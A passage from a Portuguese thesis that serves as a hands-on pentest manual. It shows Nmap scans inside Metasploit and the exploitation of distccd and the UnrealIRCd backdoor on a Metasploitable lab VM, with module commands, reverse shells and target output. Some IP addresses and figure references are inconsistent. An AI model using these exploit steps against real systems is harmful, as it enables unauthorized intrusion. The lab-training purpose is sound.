
Neste momento, devido alteração da rede local da máquina em que estão sendo executadas as máquinas virtuais do Kali Linux e do *Metasploitable*, o endereço IP da máquina *Metasploitable* precisou ser modificado de 10.0.2.4 para 192.168.13.

Dando sequência à usabilidade do *Metasploitable*, como exemplo, executei um *scan* de serviços utilizando o parâmetro *-sV* e de sistema operacional utilizando o parâmetro *-O* do *Nmap* que já foi utilizado anteriormente. O comando ficou da seguinte forma:

```
db_nmap -sV -O -p- 192.168.1.13
```


Ao observar o resultado dessa consulta na Figura 50, pode identificar a semelhança do resultado retornado pelo *Nmap*, porém, no *Metasploit* a consulta ficou salva no banco de dados podendo ser utilizada a qualquer instante.

Por exemplo, ao utilizar o comando “services” ele listará todos os serviços que já foram encontrados, com o comando “hosts” ele listará todos os *hosts* que já foram encontrados conforme a Figura 51, assim como, listará as vulnerabilidades já encontradas utilizando o comando “vulns”.



```
msf5 > db nmap -sV -O -p- 192.168.1.13
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-05 15:17 EST
[*] Nmap: Nmap scan report for 192.168.1.13
[*] Nmap: Host is up (0.00084s latency).
[*] Nmap: Not shown: 65505 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet      Linux telnetd
[*] Nmap: 25/tcp    open  smtp        Postfix smtpd
[*] Nmap: 53/tcp    open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind     rpcbind 2.4.2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 3632/tcp open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 6697/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8787/tcp open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)
```

Figura 50 - Resultado do *scan* de serviços do *Nmap* dentro do *Metasploit*.



```
msf5 > hosts

Hosts
=====

address      mac          name          os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.1.13  08:00:27:72:ab:f1
192.168.2.8   08:00:27:72:ab:f1  192.168.2.8  Linux    2.6.X      server
```

Figura 51 - Consulta de *hosts* já escaneados pelo *Metasploit*.

Utiliza-se o comando “*search*” para pesquisar vulnerabilidades já conhecidas. O *Metasploit* tem uma base de dados muito ampla contendo uma variedade de vulnerabilidades. Executando o comando “*search -h*” pode-se visualizar todas as opções que podem ser utilizadas para a pesquisa de vulnerabilidades conforme a Figura 52.

```
msf5 > search -h
Usage: search [<options>] [<keywords>]

If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h           Show this help information
  -o <file>   Send output to a file in csv format
  -S <string> Search string for row filter
  -u           Use module if there is one result

Keywords:
  aka         : Modules with a matching AKA (also-known-as) name
  author      : Modules written by this author
  arch        : Modules affecting this architecture
  bid         : Modules with a matching Bugtraq ID
  cve         : Modules with a matching CVE ID
  edb         : Modules with a matching Exploit-DB ID
  check       : Modules that support the 'check' method
  date        : Modules with a matching disclosure date
  description : Modules with a matching description
  fullname    : Modules with a matching full name
  mod_time    : Modules with a matching modification date
  name        : Modules with a matching descriptive name
  path        : Modules with a matching path
  platform    : Modules affecting this platform
  port        : Modules with a matching port
  rank        : Modules with a matching rank (Can be descriptive (ex: 'good') or n
  ref         : Modules with a matching ref
  reference   : Modules with a matching reference
  target      : Modules affecting this target
  type        : Modules of a specific type (exploit, payload, auxiliary, encoder,
```

Figura 52 - Manual de consultas do *Metasploit*.

### 5.3.3 Explorando vulnerabilidade do serviço VSFTPD (*Very Secure FTP Daemon*) no *Metasploit*

Utilizando o comando “*search*”, determinando o tipo como sendo *exploit* e determinando a plataforma como sendo Linux o *Metasploit* buscará por qualquer vulnerabilidade do tipo *exploit* que seja para plataforma Linux e que tenha como palavra-chave “*vsftpd*”. Sendo assim o comando ficou da seguinte forma:

```
search type:exploit platform:linux vsftpd
```

Desta maneira, o *Metasploit* nos retornou 1 vulnerabilidade que é do tipo *exploit* para Linux no serviço VSFTPD, conforme Figura 53, Esta vulnerabilidade já foi explorada neste trabalho utilizando o *Nmap*, porém agora, foi feita a intrusão utilizando o *Metasploit*.





Posteriormente incluí o *host* de destino com o comando “set rhosts” passando o IP do servidor *Metasploitable*, que neste momento é o 192.168.1.14 conforme a Figura 57.

Devido a outra alteração que foi necessária ser no ambiente onde estão as máquinas virtuais, o IP da máquina *Metasploitable* foi modificado de 192.168.2.8 para 192.168.1.14, porém, se durante a execução deste manual não houver a necessidade de tais alterações, os testes podem ser executados normalmente com o endereço IP que estiver na máquina *Metasploitable*.

```
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > set rhosts 192.168.1.14
rhosts => 192.168.1.14
msf5 exploit(unix/misc/distcc_exec) > █
```

Figura 57 - Inclusão do IP do *host* de destino no comando.

Com todos os parâmetros configurados, basta executar o comando “use” para que o *Metasploit* execute o procedimento que irá explorar a vulnerabilidade do serviço DISTCCd.

Após executado o comando “run” o *Metasploit* estará executando remotamente o terminal do servidor. Ao executar o comando “uname -a” tive por resposta “Linux *Metasploitable* 2.6.24” e ao executar o comando “ifconfig” o terminal retornou o IP do *Metasploitable* conforme a Figura 58.

```

Arquivo Editar Ver Pesquisar Terminal Ajuda
msf5 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.1.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Z5okVyFMhxge5BX1;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Z5okVyFMhxge5BX1\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.15:4444 -> 192.168.1.14:32939) at 2019-11-07

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:72:ab:f1
          inet addr:192.168.1.14  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe72:abf1/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:445  errors:0  dropped:0  overruns:0  frame:0
          TX packets:109  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:39572 (38.6 KB)  TX bytes:12445 (12.1 KB)
          Base address:0xd020  Memory:f1200000-f1220000

```

Figura 58 - Resultado da exploração da vulnerabilidade no DISTCCd.

### 5.3.5 Explorando a vulnerabilidade no serviço UnreallRCd

Outra falha conhecida no servidor *Metasploitable* está no serviço UnreallRCd na porta 6667. Trata-se de um protocolo para utilização de serviços de *chat* ao vivo. Hoje ainda, existem inúmeras empresas de *chat* que têm suas plataformas utilizando este serviço.

Esta é uma vulnerabilidade do tipo *exploit*. Trata-se de um *backdoor* que nos permite executar no *Metasploit* um terminal remoto dentro do *Metasploitable*. Podendo executar qualquer comando que o *shell* aceite.

Primeiro pesquisei pelo caminho deste *exploit* executando o comando “*search UnreallRCd*”. Posteriormente executei o comando “*use*” e coleí o caminho encontrado na consulta anterior. Em seguida informei o IP do *host* de destino utilizando o comando “*set rhost*” e informando o IP do *Metasploitable*, que no momento neste trabalho se encontra em 192.168.1.14. Todo este procedimento se encontra na Figura 59.

```

Terminal
Arquivo Editar Ver Pesquisar Terminal Ajuda
msf5 > search UnrealIRCD

Matching Modules
=====
#   Name                                     Disclosure Date   Rank   Check
-   -
0   exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12       excellent No

msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.1.14
rhosts => 192.168.1.14
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

Figura 59 - Exploit do serviço UnrealIRCd.

Após ter inserido todos os parâmetros necessários, executei o comando “run” para que o *Metasploit* execute os procedimentos desta invasão. O *Metasploit* retornou um *shell* remoto do servidor *Metasploitable*, dessa forma, todos os comandos executados agora serão executados dentro do *Metasploitable*, permitindo efetuar qualquer ação no servidor.

Executei o comando “uname -a” para obter informações do sistema operacional e tive como resposta “Linux Metasploitable 2.6.24” e o comando “ifconfig” para obter informações da placa de rede, como pode-se observar na Figura 60.

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.1.15:4444
[*] 192.168.1.7:6667 - Connected to 192.168.1.7:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname
[*] 192.168.1.7:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MiqLh3EyVELWPFkI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "MiqLh3EyVELWPFkI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.15:4444 -> 192.168.1.7:38012)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:72:ab:f1
          inet addr:192.168.1.7  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe72:abf1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

```

Figura 60 - Acesso remoto ao terminal do *Metasploitable*.

## 6. CONSIDERAÇÕES FINAIS

Foi desenvolvido neste trabalho um manual prático contendo os passos necessários para a configuração de um ambiente de estudo, execução de scanners de rede e testes de segurança em aplicações *web*.

Todos os scanners executados obtiveram êxito em seus resultados, assim como, todos os testes de penetração alcançaram efeitos satisfatórios explorando todas as vulnerabilidades testadas.

Após levantamento da bibliografia correlata e execução da proposta contida neste trabalho, verificou-se que até então, não existia uma contribuição científica conforme o legado deixado por este trabalho de conclusão. Com isso, é possível observar que profissionais da área de tecnologia ou graduandos em cursos voltados à informática, que não tenham conhecimento da prática de *ethical hacking* e *pentest*, poderão preparar um ambiente de estudos e executar *scans* e testes de penetração, bem como explorar vulnerabilidades em aplicações *web*.

Podemos concluir que a prática de *ethical hacking* e *pentest* está acessível a quem tenha interesse por esta linha de estudo, pois, existe uma gama de potentes ferramentas disponibilizadas gratuitamente e geralmente com ampla documentação, todavia, na bibliografia correlata ainda não tínhamos um material científico como o exposto.

Como trabalhos futuros é possível incrementar este manual incluindo outras ferramentas que fazem parte do Kali Linux e que são bastante utilizadas no mundo comercial do *pentest*, como por exemplo: OWASP ZAP, w3af, Nikto, Wireshark, entre outras.

## 7. REFERÊNCIAS

COELHO, Flavia Estéla Silva; ARAUJO, Luiz Geraldo Segadas de; BEZERRA, Edson Kowask. **Gestão de Segurança da Informação**. Rio de Janeiro-RJ: Rnp/esr, 2014. Disponível em: <<https://pt.scribd.com/doc/58008255/Gestao-da-Seguranca-da-Informacao-NBR-27001-e-NBR-27002>>. Acesso em: 15 out. 2019.

ESHAN, Lakshay. **Ethical Hacking: A Beginners Guide To Learning The World Of Ethical Hacking**. [s.l]: Shockwave Publishing, 2018.

GIAVAROTO, Sílvio César Roxo; SANTOS, Gerson Raimundo dos. **Backtrack Linux - Auditoria e teste de invasão em redes de computadores**. Rio de Janeiro-RJ: Editora Ciência Moderna, 2013.

LEPESQUEUR, Alexandre Mendes Alves; OLIVEIRA, Italo Diego Rodrigues. **PENTEST, ANÁLISE E MITIGAÇÃO DE VULNERABILIDADES**. 2012. 74 f. TCC (Graduação) - Curso de Bacharel em Engenharia de Redes de Comunicação, Universidade de Brasília, Faculdade de Tecnologia, Brasília-DF, 2012.

LYON, Gordon. **Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning**. Sunnyvale - Ca: Insecure.com, 2008.

LYRA, Maurício Rocha. **Segurança e Auditoria em Sistemas da Informação**. Rio de Janeiro-RJ: Editora Ciência Moderna, 2008.

MARTINELO, Clériston Aparecido Gomes; BELLEZI, Marcos Augusto. **Análise de Vulnerabilidades com OpenVAS e Nessus**. São Carlos - SP: Revista T.S.I, 2014. 44 p.

MONTEVERDE, Wagner Aparecido. **Estudo e Análise de Vulnerabilidades Web**. 2014. 71 f. TCC (Graduação) - Curso de Sistemas para Internet, Universidade Tecnológica Federal do Paraná, Campo Mourão - PR, 2014. Disponível em: <[http://repositorio.roca.utfpr.edu.br/jspui/bitstream/1/5823/1/CM\\_COINT\\_2013\\_2\\_02.pdf](http://repositorio.roca.utfpr.edu.br/jspui/bitstream/1/5823/1/CM_COINT_2013_2_02.pdf)>. Acesso em: 09 dez. 2019.

OWASP Foundation. **Testing Guid 4.0**. 2014. Disponível em: <<https://wiki.owasp.org/images/1/19/OTGv4.pdf>>. Acesso em: 19 fev. 2020.

PEIXINHO, Ivo de Carvalho. **Introdução à Segurança de Redes**. Rio de Janeiro-RJ: Rnp/esr, 2013. Disponível em: <<https://pt.scribd.com/doc/182280702/Introducao-a-Seguranca-de-Redes>>. Acesso em: 15 out. 2019.

RODRIGUES, Jackson Alves. **Vulnerabilidades em Aplicações Web**. 2014. 70 f. TCC (Graduação) - Curso de Tecnologia em Sistemas para *Internet*, Instituto Federal Goiano, Morrinhos-GO, 2014.

SILVA, Rodrigo Ronner Tertulino et al.. **Investigação de Segurança no Moodle**. Revista Novas Tecnologias na Educação, Porto Alegre-RS, v. 12, n. 2, p.01-10, dez. 2014. Disponível em: <<https://seer.ufrgs.br/renote/article/view/53501/33018>>. Acesso em: 17 jan. 2020.

YLONEN, Tatu. **SSH Communications Security Corp**. 2006. Disponível em: <<https://tools.ietf.org/html/rfc4251>>. Acesso em: 01 nov. 2019.